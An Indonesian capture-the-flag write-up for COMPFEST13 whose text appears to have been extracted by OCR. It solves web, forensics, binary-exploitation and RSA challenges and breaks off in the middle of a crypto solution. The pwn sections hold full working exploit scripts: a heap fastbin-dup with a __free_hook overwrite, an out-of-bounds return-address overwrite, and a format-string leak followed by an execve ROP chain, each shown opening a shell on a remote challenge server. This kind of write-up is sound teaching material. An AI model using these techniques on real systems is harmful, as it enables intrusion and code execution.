


FLAG : COMPFEST13{money_m0n3y_MoNeY_everyONE_n33d5_1t_c289b51c8d}

Hospital Donation (454 pts)



Misi kita dalam menyelesaikan soal ini adalah melakukan pembelian “Transport Ventilator” sebanyak 10 - 50.
Kita diberikan saldo sebanyak Rp. 1.000.000



Langsung saja kami mencoba melakukan pembelian barang tersebut dalam jumlah banyak

Request

Pretty Raw Hex \n

```
POST /donate HTTP/1.1
Host: 103.152.242.243:2869
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:91.0) Gecko/20100
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
X-Requested-With: XMLHttpRequest
Content-Length: 47
Origin: http://103.152.242.243:2869
DNT: 1
Connection: close
Referer: http://103.152.242.243:2869/

{
  "items":[
    {
      "id":4,
      "quantity":111111111111111
    }
  ]
}
```

Response

Pretty Raw Hex Render \n

```
HTTP/1.1 200 OK
Server: nginx/1.21.3
Date: Sat, 11 Sep 2021 14:06:56 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 156
Connection: close
X-Powered-By: Express
ETag: W/"9c-b8h7wnvf+Hyx5e1M0En3R68UwMQ"

{
  "status":"danger",
  "items":[
    {
      "name":"Transport Ventilator",
      "quantity":111111111111111
    }
  ],
  "totalPrice":"Rp3",
  "message":"We are grateful for your intentions!"
}
```

Kami berhasil merubah total harga menjadi Rp. 3, Namun Flag masih belum muncul. Kami pun berasumsi ini mungkin adalah integer overflow. Kemudian kami pun mencoba memasukkan *scientific notation.* Dan kami mendapatkan response yang berbeda.

Request

Pretty Raw Hex \n

```
POST /donate HTTP/1.1
Host: 103.152.242.243:2869
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:91.0) Gecko/20100
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
X-Requested-With: XMLHttpRequest
Content-Length: 38
Origin: http://103.152.242.243:2869
DNT: 1
Connection: close
Referer: http://103.152.242.243:2869/

{
  "items":[
    {
      "id":4,
      "quantity":10e100
    }
  ]
}
```

Response

Pretty Raw Hex Render \n


```
HTTP/1.1 200 OK
Server: nginx/1.21.3
Date: Sat, 11 Sep 2021 14:09:40 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 170
Connection: close
X-Powered-By: Express
ETag: W/"aa-FqDtHWQ/sNtDnYteJQd6cyb3gBs"

{
  "status":"danger",
  "items":[
    {
      "name":"Transport Ventilator",
      "quantity":1e+101
    }
  ],
  "totalPrice":"Rp3",
  "message":"Total donation quantity must be between 10 - 50 (inclusive)
}
```

Kemudian kami mencoba menjadikan parameter quantity menjadi string. Ajaibnya kami mendapatkan flag tersebut.


FLAG : `COMPFEST13{thank_you_g00d_people_4_helping_us_ffb3a7cdd8}`

FOR


VidCap (68 pts)




Diberikan attachment yang merupakan record traffic wireshark. Langsung saja kami bukan dan menemukan protokol RTMP



Langsung saja kami menggunakan tools yang ada di internet
https://github.com/quo/rtmp2flv



Kami berhasil mendapatkan file video tersebut



Terlihat pada bagian bawah video menampilkan flag.

FLAG : COMPFEST13{aha_gotcha_9437e8f141}

PWN

Shop Manager (470 pts)

Elf 64-bit, di program ini kita bisa membuat item dagangan, delete item, list item, dan sell item, bug terdapat pada fungi **sellItem()**

```
int sellItem()
{
 char v1[28]; // [rsp+0h] [rbp-30h] BYREF
 int v2; // [rsp+1Ch] [rbp-14h] BYREF
 __int64 v3; // [rsp+20h] [rbp-10h]
 int i; // [rsp+2Ch] [rbp-4h]

 if ( !idx )
   return puts("Our shop is empty.");
 printf("Item index (0 - %d): ", (idx - 1));
 __isoc99_scanf("%d", &v2);
 if ( v2 < 0 || v2 >= idx )
   return puts("Item index not found.");
 puts("What do you want to say about this item?");
 __isoc99_scanf("%65s", v1); //Bufferoverflow
 printf("You said: %s\n", v1);
 free(*(&items + v2));
 for ( i = v2; i < idx; ++i )
 {
   v3 = *(&items + i);
   *(&items + i) = *(&items + i + 1);
   *(&items + i + 1) = v3;
 }
 --idx;
 return puts("Item sold successfully.");
}
```

Terdapat bug Bufferoverflow pada scanf, bug ini bisa kita manfaatkan untuk **double free,** namu libc 2.27 terbaru yang diberikan oleh pembuat soal jadi tidak bisa double free sad :(, tetapi kita masih bisa gunakan teknik **fastbin dup**, untuk leak saya manfaatkan pada fungsi **listItem().**

```
int listItem()
{
 int i; // [rsp+Ch] [rbp-4h]
```

```
 puts("\n==========================================");
 puts("Item List");
 for ( i = 0; i < idx; ++i )
 {
   printf("Name: %s\n", *(*(&items + i) + 8LL));
   printf("Price: %ld\n", **(&items + i));
   puts(byte_40109D);
 }
 return puts("==========================================\n");
}
```

Dimana saat fastbindup pertama saya arahkan 1 item ke **PUTS_GOT**, untuk bisa leak saat printf(name);, lalu fastbindup kedua saya arahkan ke **__free_hook** → **one_gadget**. Berikut scriptnya:

```
from pwn import *
from sys import *

elf = ELF("./chall_patched")
p = process("./chall_patched")
libc = ELF("./libc.so.6")

HOST = "103.152.242.242"
PORT = 4204

cmd = """
b*sellItem+204
"""

if(argv[1] == 'gdb'):
   gdb.attach(p,cmd)
elif(argv[1] == 'rm'):
   p = remote(HOST,PORT)

def add(name,price):
   p.sendlineafter("> ", '1')
   p.sendlineafter(": ", name)
   p.sendlineafter(": ", (price))
```

```python
def delete(idx):
    p.sendlineafter("> ", '2')
    p.sendlineafter(": ", str(idx))

def sell(idx, msg):
    p.sendlineafter("> ", '5')
    p.sendlineafter(": ", str(idx))
    p.sendlineafter("?\n", msg)

def view():
    p.sendlineafter("> ", '4')

def edit(idx,name,price):
    p.sendlineafter("> ", '3')
    p.sendlineafter(": ", str(idx))
    p.sendlineafter(": ", name)
    p.sendlineafter(": ", (price))

add('1','1')
add('2','2')
delete(0)
delete(0)
add('Leak','a')
view()
p.recvuntil(b'Leak\nPrice: ')
heap = eval(p.recvline().rstrip())
print(hex(heap))


delete(0) #clear

for i in range(10):
    add(str(i),str(i*10))

for i in range(7):
    delete(0)
```

```
sell(0,b'A')
sell(0,b'A')
#gdb.attach(p,cmd)
sell(0,b'A'*28+p64(0x3))

for i in range(7):
   add(p64(elf.got['puts']),str(i*10))


edit(5,p64(heap+0x8),str(0x10))
#0x602058
add('test',str(heap+0x8))
add('test',str(heap+0x8))
add('test',str(heap+0x8))
add(p64(0x1),str(elf.got['puts']))
view()
p.recvuntil(b'Price: 40\n\nName: ')
leak = u64(p.recvn(6)+b'\x00'*2)
libc.address = leak - libc.sym['puts']
print(hex(libc.address))

for i in range(7):
   delete(0)


sell(0,b'A')
sell(0,b'A')
#gdb.attach(p,cmd)
sell(0,b'A'*28+p64(0x0))

for i in range(7):
   add(p64(libc.sym['__free_hook']),str(i*10))

#gdb.attach(p,cmd)
add(p64(libc.sym['__free_hook']),str(2*10))
add(p64(libc.sym['__free_hook']),str(2*10))
add(p64(libc.sym['__free_hook']),str(2*10))
add(p64(0xdeadbeef),str(libc.address+0x4f432))
delete(0)
```

```
p.interactive()
```

Jalankan dan dapat flagnya

```
linuz@linz:~/Desktop/2021CTF_Archive/Compfest/Qual/PWN/shop-manager-master-public/public$ python exploit.py rm
[*] '/home/linuz/Desktop/2021CTF_Archive/Compfest/Qual/PWN/shop-manager-master-public/public/chall_patched'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x3ff000)
    RUNPATH:  b'.'
[+] Starting local process './chall_patched': pid 101525
[*] '/home/linuz/Desktop/2021CTF_Archive/Compfest/Qual/PWN/shop-manager-master-public/public/libc.so.6'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Opening connection to 103.152.242.242 on port 4204: Done
0x1834270
0x7f3e1274c000
[*] Switching to interactive mode
$ ls
bin
chall
dev
flag.txt
ld-2.27.so
lib
lib32
lib64
libc-2.27.so
run.sh
$ cat flag*
COMPFEST13{Ov3rFloooo0oow_eveRywh3r3_80483bdef0}$
```

Flag : **COMPFEST13{Ov3rFloooo0oow_eveRywh3r3_80483bdef0}**

Mine (500 pts)

Diberikan file elf beserta source code programnya, di program ini proteksinya full dan kita bermain sebuah permainan gali menggali. Saat melakukan **dig()**, stamina player akan berkurang **1,** jika kita **exit mine** kemudian **enter mine** kembali maka stamina player akan bertambah **1**, disini kita bisa loop sebanyak **100x** agar stamina kita menjadi **200**. Terdapat fungsi **win()** pada program ini.

```
void win() {
   system("cat flag.txt");
}
```

Dan kita bisa leak **address win** di program ini

```
                } else {
                    if (map[i][j] == COPPER) {
                        puts("You find a copper!");
                    } else if (map[i][j] == SILVER) {
                        puts("You find a silver!");
                    } else if (map[i][j] == GOLD) {
                        puts("You find a gold!");
                    } else if (map[i][j] == SPECIAL) {
                        puts("You find a special item!");
                        puts("Here is a gift for you because you find a
special item:");
                        printf("%p\n", &win);
                    } else {
                        puts("Nothing here.");
                    }
```

Akan tetapi kita harus mengunjungi **map SPECIAL**, dan syarat untuk **map special** adalah **level > `1000000000`.** Lalu ada BUG OOB di sini

```
                    if (map[i][j] != GROUND) {
                        printf("Want to put this in the basket? (1/0):
");
                        scanf("%d", &choice);
                        if (choice == 1) {
                            printf("Want to give your newly found mineral
a name? (1/0): ");
                            scanf("%d", &choice);
                            if (choice == 1) {
                                printf("Name: ");
```

```
                                scanf("%8s", mineData.tmp);

strncpy(mineData.basket[mineData.basketCnt], mineData.tmp, 8);
                                printf("You put %s to the basket.",
mineData.tmp);
                            }
                            mineData.basketCnt++;
                        }
                    }
                    map[i][j] = GROUND;
                }
```

Pada saat `strncpy(mineData.basket[mineData.basketCnt], mineData.tmp, 8);` Kita bisa mengatur size **mineData.basketCnt** disini. Oke kita manfaatkan OOB ini untuk overwrite **mineData.level** kemudian kita bruteforce cari sampai **LADDER** ketemu **nextlevel** lalu leak **win**, **OOB** lagi untuk overwrite **return** dari **mine.** Ohya karena ada canary kita bisa skip offset saat **strncpy** canary, ohya karena call **system** kita butuh bypass **allignment** jadi harus **ret** 1x sebelum ke **win**. Berikut script yang saya gunakan

```
from pwn import *
from sys import *

elf = ELF("./chall")
p = process("./chall")

HOST = "103.152.242.243"
PORT = 39047

cmd = """
b*mine+2046
"""

if(argv[1] == 'gdb'):
   gdb.attach(p,cmd)
elif(argv[1] == 'rm'):
   p = remote(HOST,PORT)

def play():
   p.sendlineafter("> ", '1')

def up():
```

```
    p.sendlineafter("> ", '1')

def right():
    p.sendlineafter("> ", '2')

def down():
    p.sendlineafter("> ", '3')

def left():
    p.sendlineafter("> ", '4')

cnt = 0
win = 0
def dig(choice,name):
    global cnt
    global win
    p.sendlineafter("> ", '5')
    p.recvuntil(b'Digging...\n')
    check = (p.recvline())
    print(check)
    if cnt >= 11:
        if b'Nothing' in check:
            return 0
        elif b'ladder!\n' in check:
            p.sendlineafter("> ", '2')
            return 1
        elif b'special item!\n' in check:
            p.recvuntil(b'item:\n')
            leak = eval(p.recvline().rstrip())
            win = leak

            return leak
        else:
            if cnt <= 12:
                p.sendlineafter(b"(1/0): ", '1')
                p.sendlineafter(b"(1/0): ", '0')
                cnt += 1
            else:
                p.sendlineafter(b"(1/0): ", '0')
```

```
    else:
        if b'silver!\n' in check:
            p.sendlineafter(b"(1/0): ", choice)
            p.sendlineafter(b"(1/0): ", choice)
            p.sendlineafter(b"Name: ", name)
            cnt += 1
        elif b'gold!\n' in check:
            p.sendlineafter(b"(1/0): ", choice)
            p.sendlineafter(b"(1/0): ", choice)
            p.sendlineafter(b"Name: ", name)
            cnt += 1
        elif b'copper!\n' in check:
            p.sendlineafter(b"(1/0): ", choice)
            p.sendlineafter(b"(1/0): ", choice)
            p.sendlineafter(b"Name: ", name)
            cnt += 1
        elif b'ladder!\n' in check:
            p.sendlineafter("> ", '2')
            return 1

level = 0

def leave():
    p.sendlineafter("> ", '6')


for i in range(200):
    print(i)
    play()
    leave()

play()




def start():
    p.recvuntil(b'row = ')
```

```
    i_ = int(p.recvuntil(b',')[:-1])
    p.recvuntil(" col = ")
    j_ = int(p.recvline())
    for x in range(i_):
        up()
        i_ -= 1

    for x in range(j_):
        left()
        j_ -= 1


def hack(payload):
    global level
    for i in range(20):
        for j in range(20):
            lvl = dig('1',payload)
            if(lvl):
                level += 1
                return lvl
            right()
        for k in range(20):
            left()
        down()
        sleep(0.005)


for i in range(1):
    print("Level: ", level)
    start()
    hack(b'A'*8)

start()
win2 = hack(b'A'*8)
pie = win2 - 0x9ea
p.sendlineafter(": ",'1') #14
p.sendlineafter(": ",'1')
#gdb.attach(p,cmd)
p.sendlineafter(": ", p64(pie+0x00000000000007f6))
```

```
while(1):
    down()
    p.sendlineafter("> ", '5')
    p.recvuntil("Digging...\n")
    check = p.recvline()
    if b'Nothing' in check:
        pass
    else:
        p.sendlineafter(": ",'1') #14
        p.sendlineafter(": ",'1')
        p.sendlineafter(": ", p64(win2))
        break

p.interactive()
```

Jalankan dan dapat flagnya

```
[*] Switching to interactive mode
You put \xea\x89\xd8\xe2\
Stamina: 243
Position: row = 1, col = 1
You have 15 item(s) in the basket.

Menu:
1. Go up
2. Go right
3. Go down
4. Go left
5. Exit the mine
> $ 5
COMPFEST13{Sh0uld_h4v3_L1mit_th3_B4SkEt_and_St4MIn4_d840670c52}
[*] Got EOF while reading in interactive
$
```

Flag : **COMPFEST13{Sh0uld_h4v3_L1mit_th3_B4SkEt_and_St4MIn4_d840670c52}**

Moneypoly (500 pts)

Diberikan file elf 64bit, pada program ini kita bermain sebuah permainan **monopoly YEAY**. File elf yang diberikan **stripped**, **canary enabled** dan **no-pie** (alhamdulillah bisa chain execve). Lalu saya cek di IDA, terdapat bug **formatstring & BOF** pada fungsi **jail();**

```
if ( turnNow == 1 )
{
  v7 = position[turnNow];
  printf("Computer caught in jail. Fine = $%d.\n", mapPrice[v7], v7 *
4, v6, a5, a6, v27[0]);
}
else
{
  v8 = position[turnNow];
  v9 = mapPrice[v8];
  printf("You caught in jail. Fine = $%d.\n", v9, v8 * 4, v6, a5, a6,
v27[0]);
  v13 = turnNow;
  if ( inJailCnt[v13] == 1 )
  {
    printf("Have any words?\n> ", v9, v13 * 4, v10, v11, v12, v27[0]);
    _isoc99_scanf("%s", v27, v14, v15, v16, v17, v27[0]); //BOF
    printf("You said: ", v27, v18, v19, v20, v21, v27[0]);
    printf(v27, v27, v22, v23, v24, v25, v27[0]); //FORMATSTRING
    putchar(10LL);
  }
}
```

Tapi hanya sekali karena ada check **inJailCnt[v13] == 1** sad, Oke karena **no-pie** kita bisa gunakan **formatsring** untuk overwrite **inJailCnt** menjadi **0** lagi sekaligus untuk **leak canary.** **inJailCnt** yang di check disini hanya **4bytes** pertama saja, jadi saya overwrite menjadi **`0x1000000000`**. Setelah itu tinggal ROPchain execve selesai deh, berikut scriptnya


```
from pwn import *
from sys import *

context.arch = 'amd64'

elf = ELF("./chall")
p = process("./chall")
```

```
HOST = "103.152.242.243"
PORT = 9638

cmd = """
b*0x0000000000401C01
b*0x401ccf
"""

if(argv[1] == 'gdb'):
   gdb.attach(p,cmd)
elif(argv[1] == 'rm'):
   p = remote(HOST,PORT)

def next():
   p.sendlineafter("> ", '1')


next()
while(1):
   p.recvuntil(b'rolled')
   check = p.recv()
   print(check)
   if b'You caught in jail' in check:
       print("Masuk")
       payload = b'%15$pXXX'
       payload += fmtstr_payload(7,
{elf.sym['inJailCnt']:(0x1000000000-0x140015)}, write_size='short')
       p.sendline(payload)
       p.recvuntil(b'You said: ')
       canary = eval(p.recv()[:18])
       print(canary)
       break
   elif b'FREE PARKING' in check:
       p.sendline('9')
   else:
       p.sendline('0')
   next()

print(hex(canary))
```

```
#next()

from struct import pack

q = lambda x : pack('Q', x)

IMAGE_BASE_0 = 0x0000000000400000 #
afdc0de08c467bd769c63fb592d204d9945afd1d33ffd02339e74aa4d67cecb7
rebase_0 = lambda x : q(x + IMAGE_BASE_0)

rop = b'A'*(8*9)
rop += p64(canary)
rop += p64(0xdeadbeef)
rop += rebase_0(0x00000000000100cb) # 0x00000000004100cb: pop r13; ret;
rop += b'//bin/sh'
rop += rebase_0(0x00000000000006c6) # 0x00000000004006c6: pop rdi; ret;
rop += rebase_0(0x00000000002d80e0)
rop += rebase_0(0x0000000000046bae9) # 0x0000000000046bae9: mov qword ptr
[rdi], r13; pop rbx; pop rbp; pop r12; pop r13; ret;
rop += q(0xdeadbeefdeadbeef)
rop += q(0xdeadbeefdeadbeef)
rop += q(0xdeadbeefdeadbeef)
rop += q(0xdeadbeefdeadbeef)
rop += rebase_0(0x00000000000100cb) # 0x00000000004100cb: pop r13; ret;
rop += q(0x0000000000000000)
rop += rebase_0(0x00000000000006c6) # 0x00000000004006c6: pop rdi; ret;
rop += rebase_0(0x00000000002d80e8)
rop += rebase_0(0x0000000000046bae9) # 0x0000000000046bae9: mov qword ptr
[rdi], r13; pop rbx; pop rbp; pop r12; pop r13; ret;
rop += q(0xdeadbeefdeadbeef)
rop += q(0xdeadbeefdeadbeef)
rop += q(0xdeadbeefdeadbeef)
rop += q(0xdeadbeefdeadbeef)
rop += rebase_0(0x00000000000006c6) # 0x00000000004006c6: pop rdi; ret;
rop += rebase_0(0x00000000002d80e0)
rop += rebase_0(0x0000000000013e33) # 0x0000000000413e33: pop rsi; ret;
rop += rebase_0(0x00000000002d80e8)
rop += rebase_0(0x000000000004f706) # 0x000000000044f706: pop rdx; ret;
rop += rebase_0(0x00000000002d80e8)
```

```
rop += rebase_0(0x00000000000005cf) # 0x00000000004005cf: pop rax; ret;
rop += q(0x000000000000003b)
rop += rebase_0(0x000000000004c915) # 0x000000000044c915: syscall; ret;


def hack():
   while(1):
       p.recvuntil(b'rolled')
       check = p.recv()
       print(check)
       if b'You caught in jail' in check:
           print("Masuk")
           #gdb.attach(p,cmd)
           p.sendline(rop)
           #p.recvuntil(b'You said: ')
           break
       elif b'FREE PARKING' in check:
           p.sendline('9')
       else:
           p.sendline('0')
       next()

next()
hack()
p.interactive()
```

Script perlu dijalankan berkali2 karena kita harus mengunjungi **jail** dan game tidak boleh selesai.



Flag : **COMPFEST13{i5_1t__FuN___H3h3H3___5ca8c13e97}**

Gagal firstblood banyak karena keganggu sama Hackathon BPJS yang ternyata tidak jelas :(dan karena kalah cepat beberapa menit sama sang master Zafir :(

CRY

Snab? Yes, Snab (397 pts)

Diberikan source code sebagai berikut

```
from Cryptodome.Util.number import*

e = 0x10001
s = pow(p + q, 2)
n = p*q
a = pow(s, 3, r)
b = (s - q*(2*p + q))*r

m_list = [findme]

c_list = []
for i in range(len(m_list)):
     m = bytes_to_long(m_list[i])
     c = pow(m*r, e, n)

     c_list.append(c)

output = open("output.txt", "w")
output.writelines([str(i) + "\n" for i in [e, s, n, a, b, c_list]])
output.close()
```

Terlihat terdapat beberapa parameter tambahan hasil operasi dari parameter lain yang dituliskan pada output.txt , jadi disini kami menjabarkan parameter yang ada tersebut.

```
s = p2 + 2pq + q2

b = (p2 + 2pq + q2 - q(2p + q))*r
b = (p2 + 2pq + q2 - 2pq - q2)*r
b = p2r + 2pqr + q2r - 2pqr - q2r
b = p2r

n = p*q
```

Karena b dan n sama sama memiliki faktor p , maka lakukan gcd didapatkan p , selanjutnya bagi n dengan p dapat q. Untuk r tinggal bagi b dengan p2 . Sisanya tinggal decrypt rsa kemudian bagi dengan r.

```
from Crypto.Util.number import *

import gmpy2
b =
1443061772954701335732136128869248910288995712185482317126411260349
```

```
77514893278459758811554878006776199384119296120569841850146876273468669597555056159814025347571034843964000274528634756 2
n =
12178937648796080948925338658717068665876872665704555321462341599238483261448524913725687445426703240136517385956321081495348789357441340993211758595057022525902450990312974639214310 1
p = gmpy2.gcd(b,n)
q = n/p
r = b/p**2
e = 0x10001
enc =
[95844532553991737600355244654272099305361975575150371319709729091243030203575898742071987199800250922501746626433985253038713853151746857514762678605619742310839669559545627531098676,
42098262117872607180245376226279234844537189667792611290978137770131205295202393318329675438677406769928295941768074280915365884838027414974072838410934952571392616562898636004189303,
86045041230438585882893982849780736293841658789865884089564454227507408966367008407134083097725471467768230674823074955765520574008948616161237134005778132566147956742209420227381 98,
66896916235028791010554130879834163456721897024453929564151545727202320039792487273512943832159287883050106923587075192390665897004465138382234040927275478139131450371794658563343368,
88176130128782413821390318550151008388570132120182664342566671328546119423517817326934034720909238554168653863093116429325532932401977519369212892117707167802400008407395125896733332,
42250039274640778630603717605163827961176577828564055370588929192401015587247485151024369147022833032549004175634147831360114651662490704138925606397505368573040950634048151235675964,
10626784382254675252878087973740135194817074144681776968451656965681600514789726732145276463455375148808544093870677362528715437264599124414112122618060973122622850994212969048274449 8,
73444627135924918798139601590758003539840948137424890037351506238470568404605950910488792866346911697647936494261769751584145554547780754302336997801469005206096291424064227256938 11,
68155732896092345896827379516624133280166986984023541993085330906321960888421556683672078055376548346464764100036149614632795220030187229733989823788323988946361921828069707823065198,
24566381297416312420620512141338338433576050351083838846777770761608799397569854035576042646489035115284014788768715787754401014828140727143553660841224298532070606386836063895045 51,
99671982271645788903414016384550975165361965345980177928115018027271173062935625698434769263846972984813377601618481025600240081090732166957299336765744471217496851539810214590361856]
phi = (p-1)*(q-1)
d = inverse(e,phi)
flag = ""
for i in enc:
    flag += long_to_bytes(pow(i,d,n)/r)
print flag
```

Ternyata didapatkan source code lain

```
#Snab says good job! But you're not done yet
flag = findme
halfa = ''.join([flag[i] for i in range (0, len(flag), 2)])
halfb = ''.join([flag[i] for i in range (1, len(flag), 2)]
